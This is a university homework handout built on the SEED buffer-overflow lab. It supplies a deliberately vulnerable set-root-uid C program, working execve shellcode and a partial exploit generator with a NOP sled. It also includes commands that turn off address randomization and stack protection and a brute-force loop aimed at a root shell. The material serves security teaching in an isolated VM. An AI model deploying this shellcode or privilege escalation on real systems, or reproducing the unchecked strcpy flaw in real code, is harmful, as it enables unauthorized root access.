

Homework 3: Buffer Overflow

This homework is due **Wednesday, March 30, 2022 at 11:59 p.m.** and counts for 5% of your course grade. Late submissions on the next day (24 hours) will be penalized by 30%. Submission within second and third day (24-72 hours) will be penalized by 60%. We will not accept any submissions after that. If you have a conflict due to travel, interviews, etc., please plan accordingly and turn in your homework early.

Please submit one zip file to D2L named **[Your UA_NETID]_HW3.zip** with the following elements: (1) Report.pdf; (2) Source file, `exploit.c`, that constructs the exploit file `badfile`; (3) Source file, named `exploit-ec.c` with the extra credit code. You will also need to include write-ups for your extra credit changes in the assignment report. This file is only needed if you did any of the extra credit components of the assignment.

Please do not submit an image of your handwritten solutions. Make sure to comment your code with clear explanations and be sure to *cite any references used*.

We encourage you to discuss the problems and your general approach with other students in the class. However, the answers you turn in must be your own original work, and you are bound by the Honor Code.

1 Resources

Install the free VirtualBox Version 6.0.4 (please stay away from the newer versions, as they still have some issues with the VM we will use for this assignment).

Download SEED Ubuntu Linux VM from <https://drive.google.com/file/d/1218OO3PXHjUst9vfjkAf7-I6bsixvMUa/view?usp=sharing> and load it into your Virtualbox installation. For this homework you will need to run and use this virtual machine.

Students also need to download the following files to their Linux VM from http://www.cis.syr.edu/~wedu/seed/Labs/Vulnerability/Buffer_Overflow/.

- `call_shellcode.c`
- `exploit.c`
- `stack.c`

2 Homework Overview

The learning objective of this homework is for students to gain the first-hand experience on buffer-overflow vulnerability by putting what they have learned about the vulnerability from class into actions. Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be utilized by a malicious user to alter the flow control of the program, even execute arbitrary pieces of code. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.

In this homework, students will be given a program with a buffer-overflow vulnerability; their task is to develop a scheme to exploit the vulnerability and finally to gain the root privilege. In addition to the attacks, students will be guided to walk through several protection schemes that have been implemented in the system to counter against the buffer-overflow attacks. Students need to evaluate whether the schemes work or not and explain why.

3 Homework Tasks

3.1 Initial setup

Ubuntu and several other Linux-based systems uses address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this homework, we disable these features using the following commands:

```
$ su
[sudo] password for seed:
#sysctl -w kernel.randomize_va_space=0
```

To further protect against buffer overflow attacks and other attacks that use shell programs, many shell programs automatically drop their privileges when invoked. Therefore, even if you can “fool” a privileged SETUID program to invoke a shell, you might not be able to retain the privileges within the shell. This protection scheme is implemented in `/bin/bash`.

In Ubuntu, `/bin/sh` is actually a symbolic link to `/bin/bash`. To see the life before such protection scheme was implemented, we use another shell program (the `zsh`), instead of `/bin/bash`. The preconfigured Ubuntu virtual machines contains a `zsh` installation.

To configure the VM to use `zsh` instead of `bash` as `/bin/sh`, replace the symbolic link to `bash` with a link to `zsh` with the commands below. Note that if you already have root access in a shell (as denoted by the `#` prompt), you will not need to repeat the `sudo -s` command. .

```
$ sudo -s
[sudo] password for seed:
# cd /bin
# rm sh
# ln -s /bin/zsh /bin/sh
```

Furthermore, the GCC compiler implements a security mechanism called "Stack Guard" to prevent buffer overflows. In the presence of this protection, buffer overflow will not work. You can disable this protection when you are compiling the program using the switch `-fno-stack-protector`. For example, to compile a program `example.c` with Stack Guard disabled, you may use the following command:

```
gcc -fno-stack-protector -o example example.c
```

Remember that if you forget to provide an output file with the `-o` option, gcc will store your executable under the name `a.out`.

3.2 Shellcode

Before you start the attack, you need a shellcode. A shellcode is the code to launch a shell. It has to be loaded into the memory so that we can force the vulnerable program to jump to it. Consider the following program:

```
#include <stdio.h>

int main( ) {
    char *name[2];

    name[0] = ``/bin/sh``;
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

The shellcode that we use is just the assembly version of the above program. The following program shows you how to launch a shell by executing a shellcode stored in a buffer. Please compile and run the following code, and see whether a shell is invoked.

```
/* call_shellcode.c */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>

const char code[] =
    "\x31\xc0"          /* Line 1:  xorl    %eax,%eax          */
    "\x50"              /* Line 2:  pushl   %eax              */
    "\x68" "//sh"        /* Line 3:  pushl   $0x68732f2f        */
    "\x68" "/bin"        /* Line 4:  pushl   $0x6e69622f        */
    "\x89\xe3"          /* Line 5:  movl    %esp,%ebx         */
    "\x50"              /* Line 6:  pushl   %eax              */
    "\x53"              /* Line 7:  pushl   %ebx              */
```

```

"\x89\xe1"          /* Line 8:  movl    %esp,%ecx          */
"\x99"              /* Line 9:  cdq    %ecx          */
"\xb0\x0b"          /* Line 10: movb    $0x0b,%al       */
"\xcd\x80"          /* Line 11: int    $0x80          */
;

int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)())buf)();
}

```

A few places in this shellcode are worth mentioning. First, the third instruction pushes “//sh”, rather than “/sh” into the stack. This is because we need a 32-bit number here, and “/sh” has only 24 bits. Fortunately, “//” is equivalent to “/”, so we can get away with a double slash symbol. Second, before calling the `execve()` system call, we need to store `name[0]` (the address of the string), `name` (the address of the array), and `NULL` to the `%ebx`, `%ecx`, and `%edx` registers, respectively. Line 5 stores `name[0]` to `%ebx`; Line 8 stores `name` to `%ecx`; Line 9 sets `%edx` to zero. There are other ways to set `%edx` to zero (e.g., `xorl %edx, %edx`); the one (`cdq`) used here is simply a shorter instruction. Third, the system call `execve()` is called when we set `%al` to 11, and execute “`int $0x80`”.

3.3 The Vulnerable Program

```

/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[12];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)

```

```

{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}

```

Compile the above vulnerable program and make it set-root-uid. You can achieve this by compiling it in the root account, and chmod the executable to 4755:

```

$ su -s
[sudo] password for seed:
# gcc -g -o stack -z execstack -fno-stack-protector stack.c
# chmod 4755 stack
# exit

```

The above program has a buffer overflow vulnerability. It first reads an input from a file called “badfile”, and then passes this input to another buffer in the function `bof()`. The original input can have a maximum length of 517 bytes, but the buffer in `bof()` has only 12 bytes long. Because `strcpy()` does not check boundaries, buffer overflow will occur. Since this program is a set-root-uid program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell. It should be noted that the program gets its input from a file called “badfile”. This file is under users’ control. Now, our objective is to create the contents for “badfile”, such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.

3.4 Task 1: Exploiting the Vulnerability [40 points]

We provide you with a partially completed exploit code called “exploit.c”. The goal of this code is to construct contents for “badfile”. In this code, the shellcode is given to you. You need to develop the rest.

```

/* exploit.c */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"           /* xorl    %eax,%eax          */
    "\x50"              /* pushl   %eax               */
    "\x68" "//sh"       /* pushl   $0x68732f2f        */
    "\x68" "/bin"       /* pushl   $0x6e69622f        */

```

```

"\x89\xe3"          /* movl    %esp,%ebx          */
"\x50"              /* pushl   %eax          */
"\x53"              /* pushl   %ebx          */
"\x89\xe1"          /* movl    %esp,%ecx          */
"\x99"              /* cdql          */
"\xb0\x0b"          /* movb    $0x0b,%al        */
"\xcd\x80"          /* int     $0x80          */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}

```

After you finish the above program by filling the buffer with the appropriate contents, compile the program, and run it. All of these steps should be done with the seed user account. This will generate the contents for badfile. Examine the contents of “badfile” with the hex dump program xxd to verify that your return address and shellcode are in the appropriate places, with the remainder of the buffer filled by a sequence of 0x90 bytes for the NOP sled.

```

$ gcc -z execstack -fno-stack-protector -o exploit exploit.c
$ ./exploit
$ xxd badfile | less

```

Next run the vulnerable program stack. If your exploit is implemented correctly, you should be able to get a root shell:

Important: Please compile your vulnerable program first. Please note that the program exploit.c, which generates the bad file, can be compiled with the default Stack Guard protection enabled. This is because we are not going to overflow the buffer in this program. We will be overflowing the buffer in stack.c, which is compiled with the Stack Guard protection disabled.

```

$ gcc -o exploit exploit.c
$ ./exploit // create the badfile
$ ./stack // launch attack by running the vulnerable program
# <---- Bingo! You've got a root shell!

```

It should be noted that although you have obtained the “#” prompt, your real user id is still yourself (the effective user id is now root). You can check this by typing the following:

```
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=4(adm) ...
```

Many commands will behave differently if they are executed as SETUID root processes, instead of just as root processes, because they recognize that the real user id is not root. To solve this problem, you can run the following program to turn the real user id to root. This way, you will have a real root process, which is more powerful.

```
void main()
{
    setuid(0);    system("/bin/sh");
}
```

3.5 Task 2: Protection in /bin/bash [Points 20]

Now, we let /bin/sh point back to /bin/bash, and run the same attack developed in the previous task. Can you get a shell? Is the shell the root shell? What has happened? You should describe your observation and explanation in your homework report.

```
$ su
[sudo] password for seed:
# cd /bin
# rm sh
# ln -s bash sh // link /bin/sh to /bin/bash
# exit
$ ./stack // launch attack by running the vulnerable program
```

There are ways to get around this protection scheme. You need to modify the shellcode to achieve this. We will give 10 bonus points for this attack. *Hint:* although /bin/bash has restriction on running SETUID programs, it does allow the real root to run shells. Therefore, if you can turn the current SETUID process into a real root process, before invoking /bin/bash, you can bypass the restriction of bash. The setuid() system call can help you achieve that.

3.6 Task 3: Address Randomization [Points 20]

Now, we turn on the Ubuntu’s address randomization. We run the same attack developed in Task 1. Can you get a shell? If not, what is the problem? How does the address randomization make your attacks difficult? You should describe your observation and explanation in your homework report. You can use the following instructions to turn on the address randomization:

```
$ su
[sudo] password for seed:
# /sbin/sysctl -w kernel.randomize_va_space=2
```

If running the vulnerable code once does not get you the root shell, how about running it for many times? You can run `./stack` in the following loop, and see what will happen. If your exploit program is designed properly, you should be able to get the root shell after a while. You can modify your exploit program to increase the probability of success (i.e., reduce the time that you have to wait).

```
$ sh -c "while [ 1 ]; do ./stack; done;"
```

3.7 Task 4: Stack Guard [Points 20]



So far, we disabled the “Stack Guard” protection mechanism in GCC when compiling the programs. In this task, you may consider repeating task 1 in the presence of Stack Guard. To do that, you should compile the program without the `-fno-stack-protector` option. For this task, you will recompile the vulnerable program, `stack.c`, to use GCC’s Stack Guard, execute task 1 again, and report your observations. You may report any error messages you observe.

In the GCC 4.3.3 and newer versions, Stack Guard is enabled by default. Therefore, you have to disable Stack Guard using the switch mentioned before. In earlier versions, it was disabled by default. If you use a older GCC version, you may not have to disable Stack Guard.

There are ways to get around stack guard scheme. You need to modify the shellcode to achieve this. You can do this for extra credit (20 points) if you wish.

4 Guidelines

We can load the shellcode into “badfile”, but it will not be executed because our instruction pointer will not be pointing to it. One thing we can do is to change the return address to point to the shellcode. But we have two problems: (1) we do not know where the return address is stored, and (2) we do not know where the shellcode is stored. To answer these questions, we need to understand the stack layout the execution enters a function. The following figure gives an example.



Finding the address of the memory that stores the return address. From the figure, we know, if we can find out the address of `buffer[]` array, we can calculate where the return address is stored. Since the vulnerable program is a SETUID program, you can make a copy of this program, and run it with your

own privilege; this way you can debug the program (note that you cannot debug a SETUID program). In the debugger, you can figure out the address of `buffer[]`, and thus calculate the starting point of the malicious code. You can even modify the copied program, and ask the program to directly print out the address of `buffer[]`. The address of `buffer[]` may be slightly different when you run the SETUID copy, instead of of your copy, but you should be quite close.

If the target program is running remotely, and you may not be able to rely on the debugger to find out the address. However, you can always *guess*. The following facts make guessing a quite feasible approach:

- Stack usually starts at the same address.
- Stack is usually not very deep: most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time.
- Therefore the range of addresses that we need to guess is actually quite small.

Finding the starting point of the malicious code. If you can accurately calculate the address of `buffer[]`, you should be able to accurately calculate the starting point of the malicious code. Even if you cannot accurately calculate the address (for example, for remote programs), you can still guess. To improve the chance of success, we can add a number of NOPs to the beginning of the malicious code; therefore, if we can jump to any of these NOPs, we can eventually get to the malicious code. The following figure depicts the attack.

Storing an long integer in a buffer: In your exploit program, you might need to store an `long` integer (4 bytes) into an buffer starting at `buffer[i]`. Since each buffer space is one byte long, the integer will actually occupy four bytes starting at `buffer[i]` (i.e., `buffer[i]` to `buffer[i+3]`). Because `buffer` and `long` are of different types, you cannot directly assign the integer to `buffer`; instead you can cast the `buffer+i` into an `long` pointer, and then assign the integer. The following code shows how to assign an `long` integer to a buffer starting at `buffer[i]`:

```
char buffer[20];
long addr = 0xFFEEDD88;

long *ptr = (long *) (buffer + i);
*ptr = addr;
```
